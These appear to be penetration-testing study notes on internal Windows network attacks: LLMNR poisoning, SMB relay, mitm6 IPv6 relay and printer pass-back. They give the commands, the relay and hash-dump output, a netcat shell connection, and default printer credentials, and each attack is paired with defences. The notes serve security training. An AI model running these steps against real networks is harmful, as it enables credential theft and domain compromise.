Initial Attack Vectors

Index:

Reference Article:

https://adam-toscher.medium.com/top-five-ways-i-got-domain-admin-on-your-internal-network-before-lunch-2018-edition-82259ab73aaa

Install Impacket Tools:


https://github.com/SecureAuthCorp/impacket

```
python3 -m pip install .

python3 -m pip install -r requirements.txt

python3 -m pip install tox jupyter-core tornado nbformat websocket-client python-dateutil bleach defusedxml mistune pygments requests backcall decorator jedi pexpect pickleshare prompt-toolkit
```

LLMNR-Poisoning

LMNR: Link Local Multicast Name Resolution (Used to Identify hosts when DNS fails)

- Previously known as NBT-NS Netbios Name Service
- KEY FLAW: When WE RESPOND to this service, it RESPONDS BACK TO US with a USERNAME & PASSWORD HASH


VICTIM
Hey, can you connect me to \\hackm, please?
I have no idea what you're talking about.
SERVER
VICTIM
Does anyone know how to connect to \\hackm?
HACKER
SERVER
VICTIM
"I do. Send me your hash and I'll connect you :)"
HACKER
VICTIM
"Okay, here you go!"
HACKER

- MitM Attack, Sitting in Middle, We Listen to these Requests and when the Request Happens, we're just waiting to get a Response to us & we are going to run something called Responder.

- Run Responder

  ```
  responder -I {IP/tun0/eth0/wlan0} -rdwv
  ```

- In Windows 10 E browse at

  ```
  \\{IP}
  ```

Defense Against LLMNR Poisoning

- The best defense is to disable LLMNR and NBT-NS

  ```
  Disable LLMNR: Turn OFF Multicast Name Resolution in Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client IN THE GROUP POLICY EDITOR

  Disable NBT-NS: navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and SELECT "Disable NetBIOS over TCP/IP"
  ```

- If not possible, Require Network Access Control
- Require Strong, Uncommon Passwords


SMB-Relay-Attacks

What is SMB Relay?

Instead of **cracking hashes** gathered with Responder, we can instead **relay those hashes** to specific **machines and potentially gain access!**

Requirements:

- SMB signing must be **DISABLED** on the Target Machine (Bypass Authenticity)
- Relayed user Credentials must be **ADMIN** on the Machine


Victim
Target
1. Victim sends SMB authentication attempt sent to attacker
2. SMB authentication relayed to target
3. SMB authentication succeeds between attacker and target
Attacker

Setup:

- Make the changes in

  /usr/share/Responder.conf

  ```
  SMB = Off
  HTTP = Off
  ```

- Fire Up Responder


  ```
  responder -I {IP/tun0/eth0/wlan0} -rdwv
  ```

- Setup Relay

  ```
  python3 /opt/impacket/examples ntlmrelayx.py -tf targets.txt -smb2support

  -i for interactive
  -e <filename> for exec (probably payload)
  -c for exec command (like Reverse Shell)
  ```

- In Windows 10 E browse at

  ```
  \\{IP}
  ```



```
[*] SMBD-Thread-7: Received connection from 10.55.100.179, attacking target smb
://10.55.100.190
[*] Authenticating against smb://10.55.100.190 as WLABV2\Taylor.Gill SUCCEED
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
[*] Target system bootKey: 0x36930e0806b9da67c36069b54371157e
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c
089c0:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c0
89c0:::
```

we have received connection from `IP 10.55.100.179` and now,
we will be targeting `smb://10.55.100.190`,
*using **Taylor's** credentials,*
*if Taylor is an **admin** on that machine,*
it works and Dumps SAM Files (or SAM Hashes)!

If -i mode is used, you will get a message that an interactive shell has been started at

```
127.0.0.1:11000
```

Simply use netcat to load shell up

```
nc 127.0.0.1 11000
```

Then you may browse to other shares

```
shares
use ADMIN$
ls
```

Now, use smbexec, wmiexec, psexec or Metasploit to break in!

```
psexec.py domain/user:password@ip
```

Defense Against SMB Relay

- Enable SMB Signing on all devices

  ```
  Completely stops the attack
  Can cause performance issues with file copies
  ```

- Disable NTLM authentication on network

  ```
  Completely stops the attack
  If Kerberos stops working, Windows defaults back to NTLM
  ```

- Account tiering

  ```
  Limits domain admins to specific tasks
  Enforcing the policy may be difficult
  ```

- Local admin restriction

  ```
  Can prevent a lot of lateral movement
  Potential increase in the amount of service desk tickets
  ```

IPv6-Attacks

Suppose the Machines on our network are using IPv4 but they have IPv6 turned on, our attacker Machine can listen for v6 messages that come through.

AND the issue here is that we can get authentication to Domain Controller via LDAP or SMB!

AND we can create ANOTHER MACHINE using that MACHINE

AND we can wait for someone to log into their network which comes to us by NTLM

AND we LDAP RELAY that to Domain Controller

USING **mitm6** and **ntlmrelayx**

Resources:

mitm6: https://blog.fox-it.com/2018/01/11/mitm6-compromising-ipv4-networks-via-ipv6/

Combining NTLM Relays and Kerberos Delegation: https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/

Requirements:

https://github.com/fox-it/mitm6

Question: My ntlmrelayx is giving an error during the attack. How can I resolve?

Resolution: Impacket versions > 0.9.19 are unstable and causing issues for students and pentesters alike. Try purging impacket completely and downloading 0.9.19 from here: https://github.com/SecureAuthCorp/impacket/releases

Setup:

- Configure LDAPS
- Setup mitm6

  ```
  mitm6 -d marvel.local
  ```

- Setup ntlmrelayx

  ```
  ntlmrelayx.py -6 -t ldaps://{domaincontrollerIP} -wh fakewpad.marvel.local -l
  lootme --delegate-access

  -6 for IPv6
  -l for loot
  ```

- Reboot Victim Machine (For Faster Response)
- Check lootme folder
- After the Administrator successfully logs in, a new user (or computer) must be created

Defense Against IPv6 Attacks

- IPv6 poisoning abuses the fact that Windows queries for an IPv6 address even in IPv4-only environments.
- If you don't use IPv6 internally, the safest way to prevent mitm6 is to block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy.
- Disabling IPv6 entirely may have unwanted side effects.

  Setting the following predefined rules to Block instead of Allow prevents the attack from working:

  - (Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6 (DHCPV6-In)
  - (ICMPV6-bound) Core Networking - Router Advertisement (ICMPv6-In)
  - (Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-Out)
- If WPAD is not in use internally, disable it via Group Policy and by disabling the WinHttpAutoProxySvc service.
- Relaying to LDAP and LDAPS can only be mitigated by enabling both LDAP signing and LDAP channel binding.
- Consider Administrative users to the Protected Users group or marking them as Account is sensitive and cannot be delegated, which will prevent any impersonation of that user via delegation.

Passback-Attacks

Multi-Function Peripherals (MFPs) are an underutilized target in the realm of pen testing. When compared against other high-value targets, MFP hacking appears to be the low man on the totem pole. Penetration testers frequently attack other targets like web applications, file servers, and domain controllers. Too often, the thought is: Why waste your time on printers when you can attack things like systems potentially resulting in:

- Credential Disclosure.
- File System Access.
- Memory Access.

MFPs are the clunky pile of plastic typically located in your corporate closet. They're equipped with network ports, USB drives, and an iPad looking control panel with its own set of specialized applications. These intelligent devices are capable of much more than the standard copy, print, and fax. Don't forget the occasional paper jam too.

These industrial ink bleeders are loaded with plenty of functionality, like the ability to integrate with the corporate network to allow for convenient scan/email. This functionality necessitates:

- Lightweight Directory Access Protocols (LDAP) integration.
- Simple Mail Transfer Protocol (SMTP) integration.
- Network Shares.

MFP-LDAP integration can be a control mechanism to prevent unauthorized users from printing, copying, scanning, etc. It can also be used for email address lookups when leveraging the scan/copy to email functionality, as well as giving authenticated users access to their home folder located on the network.

Introducing the Pass-Back Attack

The stored LDAP credentials are usually located on the network settings tab in the online configuration of the MFP and can typically be accessed via the Embedded Web Service (EWS). If you can reach the EWS and modify the LDAP server field by replacing the legitimate LDAP server with your malicious LDAP server, then the next time an LDAP query is conducted from the MFP, it will attempt to authenticate to your LDAP server using the configured credentials or the user-supplied credentials.

Accessing the EWS

Most MFPs ship with a set of default administrative credentials to access the EWS. These credentials are usually located in the Administrator Guide of the MFP in question and are a good place to start for initial access:


VendorUsernamePasswordRicohadminblankHPadminadmin or blankCanonADMINcanonEpsonEPSONWEBadmin

Another way to potentially access the EWS is through the Printer Exploitation Toolkit (PRET) and Praeda. Both tools are capable of Information Disclosure and Code Execution. If you are looking to utilize the tools for the first time, here are a few resources to help you get started:

- • https://github.com/RUB-NDS/PRET
- • https://github.com/percx/Praeda
- • http://www.hacking-printers.net/wiki/index.php/Printer_Security_Testing_Cheat_Sheet

Replace LDAP Attributes

Once you are authenticated to the EWS, locate the LDAP settings. During our test on an HP Color LaserJet MFP M477fdn, these settings were in the access control portion of the networking tab.



LDAP Sign In Setup

Setup

☑ Enable LDAP Sign In

LDAP Server Address: 192.168.1.100

Port: 389 (1 - 65535)

Server Authentication Requirements

Bind Prefix To Use With Device User's Credentials: samAccountName

LDAP Database Search Settings

Bind and Search Root: cn=users,dc=ldapserver,dc=my,dc=comp

Match the name entered with this attribute: sAMAccountName


Retrieve the user's e-mail address using this attribute: mail

Retrieve device user's name using this attribute: displayName

Next, we removed the existing LDAP Server Address, 192.168.1.100, and replaced it with our IP Address. Next, we saved the settings. Then, we created a Netcat listener on port 389, which was the existing port in the LDAP settings of the MFP.

Capture Credentials

The configuration of this MFP requires users to authenticate before using the available resources like the scan-to-email ability. *The next time an unsuspecting user inputs their credentials at the control panel, the MFP will send their information to the LDAP server under our control.*




```
C:\Users\elwoodb\Desktop\netcat-win32-1.11\netcat-1.11>nc -L -p 389
0h⍰⍰⍰`c⍰⍰⍰⍰MsamAccountName=PrinterAdminSVC,cn=users,dc=ldapserver,dc=my,dc=company,dc=comÇ⍰$uperP@$$w0rd1!
```

If the MFP supports and is configured to store LDAP credentials for email lookup (the model we tested did not), then these credentials can also be passed back to the LDAP server under our control.

Attacking SMTP and Windows Sign-in

This attack can also be conducted against other settings on the MFP that support authentication. Like LDAP, the Windows sign-in can be an alternative method to control access to the MFP resources. We substitute the existing domain with our own domain, and the next time a domain user signs in at the control panel, the credentials are sent to our domain controller.



Windows Sign In Setup

Setup

☑ Enable Windows Sign In Setup

Trusted Domain: internal.com


☑ Enable Reverse DNS lookups

Match the name entered with this attribute: sAMAccountName

Retrieve the user's e-mail address using this attribute: mail

Retrieve device user's name using this attribute: displayName

Conducting attacks on the SMTP configuration can also produce fruitful results. The existing SMTP configuration for this MFP has stored credentials for SMTP authentication that can be passed back to us, after replacing the existing SMTP server with our own SMTP server.



Default SMTP Configuration

SMTP Server Settings

To securely send your personal information to the device, consider enabling "HTTPS Enforcement" located under the "Networking" tab.
Go to HTTPS Enforcement page.

SMTP Server Settings

☑ Enable Default SMTP Server. (Disables Outgoing E-mail Profiles)

Note: The Default SMTP server settings are needed to enable network authenticated users to e-mail messages.
Go to Access Control page

SMTP Server * smtp.com
e.g. smtp.mycompany.com

SMTP Port * 587
e.g. 25, 587, 465

□ Always use secure connection (SSL/TLS).
Note: If you select this option, the printer always connects to the e-mail server using an SSL connection; if the SSL connection fails, the e-mail will not be sent. However, if you do not sele
connection.

SMTP Authentication

The printer might need to authenticate itself with the outgoing e-mail SMTP server before it can send an e-mail. Enter the SMTP username and password for the designated e-mail addre

To obtain this SMTP information, contact your e-mail provider or Internet Service Provider (ISP).

☑ SMTP server requires authentication for outgoing e-mail messages.

SMTP User ID * mailtime@smtp.com
e.g. rsmith

SMTP Password •••••••••••••••••••••••••

Note: If the authentication details are incorrect or missing, the printer might not be able to send e-mail. Some SMTP servers typically use the provided credentials to determine whether it

MFPs do not get the attention they deserve when it comes to security. They are usually physically accessible, poorly managed, and shipped with default credentials. All of this, coupled with their payout potential, should make them a prime target for your next engagement.

Resources:

A Pen Tester’s Guide to Printer Hacking - https://www.mindpointgroup.com/blog/how-to-hack-through-a-pass-back-attack/

Strategies

- Begin with **mitm6** or **Responder**
- Run scans to **generate traffic**
- If scans are taking **too long** - look for websites in scope (http_version)
- Look out for **default credentials** on web logins (Passback)
  - Printers, Jenkins, etc.
- **Think outside of the box :)**